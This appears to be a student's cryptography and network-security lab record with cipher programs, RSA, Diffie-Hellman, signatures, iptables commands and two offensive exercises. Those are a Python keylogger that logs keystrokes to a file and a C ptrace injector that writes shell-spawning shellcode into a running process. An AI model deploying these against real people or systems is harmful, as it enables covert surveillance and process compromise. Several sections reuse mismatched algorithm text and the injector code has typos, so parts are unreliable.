EX.NO: ROLL.NO: 210701273

DATE:

Implement the substitution technique Caesar Cipher

AIM:

To encrypt and decrypt a user-provided message using the Caesar Cipher technique with a specified shift value, ensuring confidentiality of communication.

ALGORITHM:

1. Start with the main function which prompts the user to enter the message and the shift value.
2. Read the message and shift value entered by the user.
3. Call the Caesar Cipher function passing the message and the shift value.
4. In the Caesar Cipher function:
   - Iterate through each character of the message.
   - Check if the character is an alphabet letter.
   - If it is, determine if it is uppercase or lowercase.
   - Apply the Caesar Cipher encryption algorithm by shifting the letter by the specified amount.


5.Print the encrypted message.

PROGRAM:

```
#include <stdio.h>
#include<ctype.h>
void caesarCipher(char message[], int shift);

int main() {
   char message[100];
   int shift;
   printf("Enter the message to encrypt: ");
   scanf("%s", message);
   printf("Enter the shift value: ");
   scanf("%d", &shift);
   caesarCipher(message, shift);
   printf("Encrypted message: %s\n", message);
   return 0;
}

void caesarCipher(char message[], int shift) {
   int i;
   for (i = 0; message[i] != '\0'; ++i) {
      char ch = message[i];
      if (isalpha(ch)) {
         if (isupper(ch)) {
```

```
        message[i] = (ch + shift - 'A') % 26 + 'A';    }

      else {
        message[i] = (ch + shift - 'a') % 26 + 'a';
      }
    }

  }
}
```

OUTPUT:



```
Enter the message to encrypt: hello
Enter the shift value: 3
Encrypted message: khoor


...Program finished with exit code 0
Press ENTER to exit console.
```

RESULT:

EX.NO: ROLL.NO: 210701273

DATE:

Implement the Playfair Cipher technique

AIM:

To implement playfair cipher technique on the user input message.

ALGORITHM:


1. Initialize the Playfair key matrix based on the provided key, handling duplicates and 'J' substitution.
2. Preprocess the plaintext, removing non-alphabetic characters, converting to uppercase, and adding 'X' between consecutive identical characters.
3. Implement a method to retrieve the row and column positions of characters within the key matrix.
4. Encrypt the plaintext by iterating through character pairs, applying Playfair Cipher rules based on character positions, and constructing the ciphertext.
5. Accept user input for the key and plaintext, instantiate the Playfair Cipher, encrypt the plaintext, and output the ciphertext.

PROGRAM:

```
import java.util.*;

class PlayfairCipher {
   private char[][] keyMatrix;

   public PlayfairCipher(String key) {
      key = key.replaceAll("[Jj]", "I").toUpperCase();
      Set<Character> uniqueChars = new LinkedHashSet<>();
      for (char c : key.toCharArray()) {
         if (!Character.isLetter(c)) continue;
         uniqueChars.add(c);
      }
      StringBuilder keyBuilder = new StringBuilder();
      for (char c : uniqueChars) {
         keyBuilder.append(c);
      }
      String cleanKey = keyBuilder.toString();
      String alphabet = "ABCDEFGHIKLMNOPQRSTUVWXYZ";
      for (char c : cleanKey.toCharArray()) {
         alphabet = alphabet.replace(Character.toString(c), "");
      }
      cleanKey += alphabet;
      keyMatrix = new char[5][5];
      int row = 0, col = 0;
```

```
    for (char c : cleanKey.toCharArray()) {
        keyMatrix[row][col] = c;
        col++;
        if (col == 5) {
            col = 0;
            row++;
        }
    }
}

private String formatPlainText(String plainText) {
    plainText = plainText.replaceAll("[^A-Za-z]", "").toUpperCase();
    StringBuilder formattedText = new StringBuilder();
    for (int i = 0; i < plainText.length(); i++) {
        formattedText.append(plainText.charAt(i));
        if (i + 1 < plainText.length() && plainText.charAt(i) == plainText.charAt(i + 1)) {
            formattedText.append('X');
        }
    }
    if (formattedText.length() % 2 != 0) {
        formattedText.append('X');
    }
    return formattedText.toString();
}

private int[] getCharPos(char c) {
    int[] pos = new int[2];
    for (int i = 0; i < 5; i++) {
        for (int j = 0; j < 5; j++) {
            if (keyMatrix[i][j] == c) {
                pos[0] = i;
                pos[1] = j;
                return pos;
            }
        }
    }
    return pos;
}

public String encrypt(String plainText) {
    StringBuilder cipherText = new StringBuilder();
    plainText = formatPlainText(plainText);
    for (int i = 0; i < plainText.length(); i += 2) {
        char char1 = plainText.charAt(i);
        char char2 = plainText.charAt(i + 1);
        int[] pos1 = getCharPos(char1);
        int[] pos2 = getCharPos(char2);
        int row1 = pos1[0], col1 = pos1[1];
        int row2 = pos2[0], col2 = pos2[1];
        if (row1 == row2) {
                col1 = (col1 + 1) % 5;
                col2 = (col2 + 1) % 5;
            } else if (col1 == col2) {
                row1 = (row1 + 1) % 5;
                row2 = (row2 + 1) % 5;
            } else {
                int temp = col1;
                col1 = col2;
                col2 = temp;
            }
            cipherText.append(keyMatrix[row1][col1]);
            cipherText.append(keyMatrix[row2][col2]);
        }
        return cipherText.toString();
    }
}

public class Main {
    public static void main(String[] args) {
        Scanner scanner = new Scanner(System.in);
        System.out.print("Enter the key: ");
        String key = scanner.nextLine();
        System.out.print("Enter the plaintext: ");
        String plainText = scanner.nextLine();
        PlayfairCipher cipher = new PlayfairCipher(key);
        String encryptedText = cipher.encrypt(plainText);
        System.out.println("Encrypted text: " + encryptedText);
    }
}
```

OUTPUT:



```
Enter the key: monarchy
Enter the plaintext: communicate
Encrypted text: HMAUCMAGBMLK


...Program finished with exit code 0
Press ENTER to exit console.
```

RESULT:

EX.NO: ROLL.NO: 210701273

DATE:

Implement the Rail fence Cipher technique

AIM:

To implement Rail fence cipher technique on the user input message.

ALGORITHM:


1. Initialize the Playfair key matrix based on the provided key, handling duplicates and 'J' substitution.
2. Preprocess the plaintext, removing non-alphabetic characters, converting to uppercase, and adding 'X' between consecutive identical characters.
3. Implement a method to retrieve the row and column positions of characters within the key matrix.
4. Encrypt the plaintext by iterating through character pairs, applying Playfair Cipher rules based on character positions, and constructing the ciphertext.
5. Accept user input for the key and plaintext, instantiate the Playfair Cipher, encrypt the plaintext, and output the ciphertext.

PROGRAM:

```
import java.util.*;
public class Main
{
public static void main(String[] args) {
Scanner sc=new Scanner(System.in);
String s=sc.nextLine();
int depth=sc.nextInt();
char [][] arr=new char[depth][s.length()];
for(int m=0;m<depth;m++)
{
Arrays.fill(arr[m],'\n');
}
int i=0,j=0,c=0,d=1;

while(c<s.length())
{
if(i==0)
d=1;
if(i==depth-1)
d=-1;

if(d==1)
{
```

```
arr[i][j]=s.charAt(c);
i++;
j++;
c++;
}
if(d==-1)
{
arr[i][j]=s.charAt(c);
i--;
j++;
c++;
}
}
for(int k=0;k<depth;k++)
{
for(int l=0;l<s.length();l++)
{
if(arr[k][l]!='\n')
System.out.print(arr[k][l]);
}
}
}
}
```

OUTPUT:



```
hello
2
hloel

...Program finished with exit code 0
Press ENTER to exit console.
```

RESULT:

EX.NO: ROLL.NO: 210701273

DATE:

Implement the RSA Algorithm

AIM:

To implement RSA technique on the user input message.


ALGORITHM:

1. Select two large prime numbers p and q and compute n = p * q and φ(n) = (p - 1) * (q - 1).
2. Choose a public exponent e coprime to φ(n) and calculate the private exponent d such that d * e ≡ 1 (mod φ(n)).
3. Convert plaintext message M to an integer and compute ciphertext C = M ^ e mod n.
4. Compute plaintext M = C ^ d mod n using private exponent d.
5. Ensure RSA security by selecting large prime numbers and safeguarding private key d; use RSA for secure communication, digital signatures, and encryption.

PROGRAM:

```
import java.math.*;
import java.util.*;
public class Main {
  public static int getGCD(int mod, int num) {
    // If the mod is zero, return the num
    if (mod == 0)
      return num;
    else
      // recursive function call
      return getGCD(num % mod, mod);
  }
  public static void main(String args[]) {
    int d = 0, e; // Intialization
    int message = 32; // number message
    int prime1 = 5; // 1st prime number p
    int prime2 = 7; // 2nd prime number q
    int primeMul = prime1 * prime2; // performing operations
    int primeMul1 = (prime1 - 1) * (prime2 - 1);
    System.out.println("primeMul1 is equal to : " + primeMul1 + "\n");
    for (e = 2; e < primeMul1; e++) {
      // Here e is a public key
      if (getGCD(e, primeMul1) == 1) {
        break;
      }
    }
    System.out.println("Public key e is = " + e);
    // Calculating the private key
    for (int m = 0; m <= 9; m++) {
      // get the value of temp
      int temp = 1 + (m * primeMul1);
      // private key
      if (temp % e == 0) {
        d = temp / e;
        break;
      }
    }
    System.out.println("d is : " + d);
    double cipher;
    BigInteger d_message;
    cipher = (Math.pow(message, e)) % primeMul;
    System.out.println("Cipher text is : " + cipher);

    BigInteger bigN = BigInteger.valueOf(primeMul);

    BigInteger bigC = BigDecimal.valueOf(cipher).toBigInteger();

    d_message = (bigC.pow(d)).mod(bigN);

    System.out.println("Decrypted text is : " + d_message);
  }
}
```

OUTPUT:



```
primeMul1 is equal to : 24

Public key e is = 5
d is : 5
Cipher text is : 2.0
Decrypted text is : 32


...Program finished with exit code 0
Press ENTER to exit console.
```

RESULT:

EX.NO: ROLL.NO: 210701273

DATE:

Diffie Hellman Algorithm

AIM:

To Implement Diffie Hellman Algorithm to find the secret key


ALGORITHM:

1. Define large prime number *p* and a primitive root modulo *p*, denoted as *g*.
2. Party A selects a random private key *a*.Party B selects a random private key *b*.
3. Party A computes =*g^a* mod *p* Party B computes *B*=*g^b* mod *p*.
4. Parties A and B exchange their calculated public keys *A* and*B* with each other.
5. Party A computes *s*=*B^a* mod *p*. Party B computes *s*=*A^b* mod *p*.
6. Both parties now have the same shared secret *s*, which they can use as a symmetric encryption key for further communication.

PROGRAM:

```
class Main {
        private static long power(long a, long b, long p)
        {
                if (b == 1)
                        return a;
                else
                        return (((long)Math.pow(a, b)) % p);
        }
        public static void main(String[] args)
        {
                long P, G, x, a, y, b, ka, kb;
                P = 23;
                G = 9;
                a = 4;
                x = power(G, a, P);
                b = 3;
                y = power(G, b, P);
                ka = power(y, a, P); // Secret key for Alice
                kb = power(x, b, P); // Secret key for Bob

                System.out.println("Secret key for the Alice is:"
                                                  + ka);
                System.out.println("Secret key for the Bob is:"
                                                  + kb);
        }
}
```

OUTPUT:



```
Secret key for the Alice is:9
Secret key for the Bob is:9


...Program finished with exit code 0
Press ENTER to exit console.
```

RESULT:

EX.NO: ROLL.NO: 210701273

DATE:

Digital Signature Algorithm

AIM:

Demonstrating digital signature generation and verification using RSA and SHA-256.

ALGORITHM:

1. Generate RSA key pair with a 2048-bit key size.
2. Create digital signature by hashing input with SHA-256 and encrypting with private key.
3. Verify signature by decrypting with public key and comparing hash with input.
4. Output signature in hexadecimal format.
5. Output verification result as boolean.


PROGRAM:

```
import java.security.KeyPair;
import java.security.KeyPairGenerator;
import java.security.PrivateKey;
import java.security.PublicKey;
import java.security.SecureRandom;
import java.security.Signature;
import java.util.Scanner;

import javax.xml.bind.DatatypeConverter;

public class Dsa {

private static final String
SIGNING_ALGORITHM
= "SHA256withRSA";
private static final String RSA = "RSA";
private static Scanner sc;

public static byte[] Create_Digital_Signature(
byte[] input,
PrivateKey Key)
throws Exception
{
Signature signature
= Signature.getInstance(
SIGNING_ALGORITHM);
```

```
signature.initSign(Key);
signature.update(input);
return signature.sign();
}

public static KeyPair Generate_RSA_KeyPair()
throws Exception
{
SecureRandom secureRandom
= new SecureRandom();
KeyPairGenerator keyPairGenerator
= KeyPairGenerator
.getInstance(RSA);
keyPairGenerator
.initialize(
2048, secureRandom);
return keyPairGenerator
.generateKeyPair();
}

public static boolean
Verify_Digital_Signature(
byte[] input,
byte[] signatureToVerify,
PublicKey key)
throws Exception
{
Signature signature
= Signature.getInstance(
SIGNING_ALGORITHM);
signature.initVerify(key);
signature.update(input);
return signature
.verify(signatureToVerify);
}

// Driver Code
public static void main(String args[])
throws Exception
{

String input
= "GEEKSFORGEEKS IS A"
+ " COMPUTER SCIENCE PORTAL";
```

```
KeyPair keyPair
= Generate_RSA_KeyPair();

// Function Call
byte[] signature
= Create_Digital_Signature(
input.getBytes(),
keyPair.getPrivate());

System.out.println(
"Signature Value:\n "
+ DatatypeConverter
.printHexBinary(signature));

System.out.println(
"Verification: "
+ Verify_Digital_Signature(
input.getBytes(),
signature, keyPair.getPublic()));
}
}
```

OUTPUT:



```
C:\Users\REC\cns>javac Dsa.java

C:\Users\REC\cns>java Dsa
Signature Value:
 638257EB4DC16FFB8D1F4F338FEA98EB5069856EDB4A004376D699289798A2FD6466DB640BAD3C3
EC6C9E474728ADBADEF9FD0DD8D057F89C4E8310A9BBE6D50948E493ABDA02026BC225023665073E
EEA9DAADA1D718E27262BEC8CF93067F1E2C79C4E5C20E973F8393E317488933E58EFCE17CB1F2A4
45E607576FC284689A444346A69426302953ABF41DF40CFF3639AEB1E66E79FC76841D4ABC73E505
0EF92DA7FDF2CA7D619DE7BB92849FB30DBA6F58B26DF9AE7C2AA1EF61A09ECB8AC2449E2D4ED29B
4C145CD9EEE781C131FCFCF9C43FD6BBAB5621E7B2150859F4D5B1B633D6A06B87EE13478A355A76
EDD1656164CE13C154DA3458F9C7A073B
Verification: true

C:\Users\REC\cns>_
```

RESULT:

EX.NO: ROLL.NO: 210701273

DATE:

Key Logger

AIM:

To implement a keylogger to record the keystrokes.

ALGORITHM:


1. Import `Key` and `Listener` from `pynput.keyboard`.
2. Create an empty list `the_keys` to store pressed keys.
3. Define `functionPerKey(key)` to append pressed keys to `the_keys` and write them to a file.
4. Define `storeKeysToFile(keys)` to write keys to a log file.
5. Define `onEachKeyRelease(the_key)` to stop the keylogger when "Esc" key is pressed.

PROGRAM:

```
# importing the required modules
from pynput.keyboard import Key
from pynput.keyboard import Listener

# creating an empty list to store pressed keys
the_keys = []
# creating a function that defines what to do on each key press
def functionPerKey(key):
# appending each pressed key to a list
    the_keys.append(key)
# writing list to file after each key pressed
    storeKeysToFile(the_keys)

# defining the function to write keys to the log file
def storeKeysToFile(keys):

    with open(r'C:\Users\REC\Desktop\keylog.txt','w') as log:

        for the_key in keys:

            the_key = str(the_key).replace("'", "")
            log.write(the_key)

def onEachKeyRelease(the_key):
    # In case, the key is "Esc" then stopping the keylogger
    if the_key == Key.esc:
        return False

with Listener(
    on_press = functionPerKey,
    on_release = onEachKeyRelease
) as the_listener:
    the_listener.join()
```


OUTPUT:

Keyloggers.py



```
    Python 3.11.5 (tags/v3.11.5:cce6ba9, Aug 24 2023, 14:38:34) [MSC v.1936 64 bit (AMD64)] on win32
    Type "help", "copyright", "credits" or "license()" for more information.
>>>
    == RESTART: C:/Users/REC/AppData/Local/Programs/Python/Python311/keyloggers.py =
    k
... e
>>>
    == RESTART: C:/Users/REC/AppData/Local/Programs/Python/Python311/keyloggers.py =
    g
... w
... e
>>>
```

keylog.txt:



```
gKey.enterwKey.entereKey.enter`Key.backspaceKey.esc
```

RESULT:

EX.NO: ROLL.NO: 210701273

DATE:

Code Injection

AIM:

Injecting shellcode into a target process and modifying its instruction pointer to execute the injected code.


ALGORITHM:

1. Define the shellcode: Prepare a shellcode containing machine instructions to be injected into the target process.
2. Define header function: Output the name of the injector program.
3. Main function:
   - Parse command line arguments to get the process ID of the target.
   - Allocate memory for the shellcode.
   - Attach to the target process using `ptrace`.
   - Wait for the target process to stop.
   - Get the current register state of the target process.
   - Output the current instruction pointer (EIP/RIP) of the target process.
   - Inject the shellcode into the target process by writing it to the memory of the target.
   - Detach from the target process.
   - Free allocated memory.
4. End of the main function and the program.


PROGRAM:

```
#include<stdio.h>
#include<stdlib.h>
#include<string.h>
#include<unistd.h>
#include<sys/wait.h>
#include<sys/ptrace.h>
#include<sys/user.h>
char shellcode[]={"\x31\xc0\x48\xbb\xd1\x9d\x96\x91\xd0\x8c\x97"
"\xff\x48\xf7\xdb\x53\x54\x5f\x99\x52\x57\x54\x5e\xb0\x3b\x0f\x05"};
void header(){
printf("injector");}
int main(int argc,char** argv)
{
int i,size,pid=0;
struct user_regs_struct reg;
char* buff;
header();
pid=atoi(argv[1]);
size=sizeof(shellcode);
buff=(char*)malloc(size);
memset(buff,0x0,size);
memcpy(buff,shellcode,sizeof(shelcode));
ptrace(PTRACE_ATTACH,pid,0,0);
wait((int*)0);
ptrace(PTRACE_GETREGS,pid,0,&reg);
printf(writing EIP 0x%x,process %d",reg.rip,pid);
for(i=0;i<size;i++){
ptrace(PTRACE_POKETEXT,pid,reg.rip+i,*(int*)(buff+i));}
ptrace(PTRACE_DETACH,pid,0,0);
free(buff);
return 0;}}
```

OUTPUT:



```
[student@localhost ~]$ su
Password:
[root@localhost student]# cd ..
[root@localhost home]# cd
[root@localhost ~]# ps -e|grep victim
 2421 pts/1    00:00:00 victim
[root@localhost ~]# ./injector 2421
----Memory bytecode injector-----
Writing EIP 0xb771bcf9, process 2421
[root@localhost ~]# kill -9 2421
[root@localhost ~]#
```



```
[root@localhost ~]# gcc -o victim victim.c
[root@localhost ~]# ./victim
hi
[root@localhost ~]# ps -e|grep victimprocess
[root@localhost ~]# ps -e|grep victim
[root@localhost ~]# ps -e|grep '[v]ictim'
[root@localhost ~]# gcc -o victim victim.c
[root@localhost ~]# ./victim
hiKilled
[root@localhost ~]#
```

RESULT:

DATE:

Install and Configure Firewalls

AIM:

Demonstrating digital signature generation and verification using RSA and SHA-256.

ALGORITHM:


1. Generate RSA key pair with a 2048-bit key size.
2. Create digital signature by hashing input with SHA-256 and encrypting with private key.
3. Verify signature by decrypting with public key and comparing hash with input.
4. Output signature in hexadecimal format.
5. Output verification result as boolean.

PROGRAM:


```
root@fedora:/home/student# systemctl start firewalld

root@fedora:/home/student# systemctl restart firewalld

root@fedora:/home/student# systemctl stop firewalld

root@fedora:/home/student# iptables -L -n -v

root@fedora:/home/student# iptables -L

root@fedora:/home/student# iptables -A INPUT -s 172.16.11.4 -j DROP

root@fedora:/home/student# iptables -A OUTPUT -p tcp --dport 80 -j DROP

root@fedora:/home/student2# iptables -A OUTPUT -p tcp -d 172.16.11.5/24 --dport 80 -j
ACCEPT

root@fedora:/home/student# host facebook.com

root@fedora:/home/student# whois 157.240.192.35|grep CIDR

root@fedora:/home/student# whois 157.240.24.35


root@fedora:/home/student# iptables -L

root@fedora:/home/student# iptables -A OUTPUT -p tcp -d 157.240.192.35/15 -j DROP

root@fedora:/home/student# iptables -D OUTPUT -p tcp -d 157.240.192.35/15 -j DROP

root@fedora:/home/student# iptables -A INPUT -m mac --mac-source 0F:22:1E:00:02:30 -j
DROP
```

```
root@fedora:/home/student# iptables-save>~/iptables.rules

root@fedora:/home/student# vi iptables.rules

root@fedora:/home/student# iptables-save>~/iptables.r1

root@fedora:/home/student2# iptables -A INPUT -p tcp --syn --dport 22 -m connlimit --connlimit-above 3 -j REJECT

root@fedora:/home/student# iptables -A OUTPUT -p tcp --dport 25 -j REJECT

root@fedora:/home/student# iptables -A OUTPUT -p tcp --dport 25 -j ACCEPT

root@fedora:/home/student# iptables -A OUTPUT -p tcp --dport 25 -j REJECT

root@fedora:/home/student# iptables -L

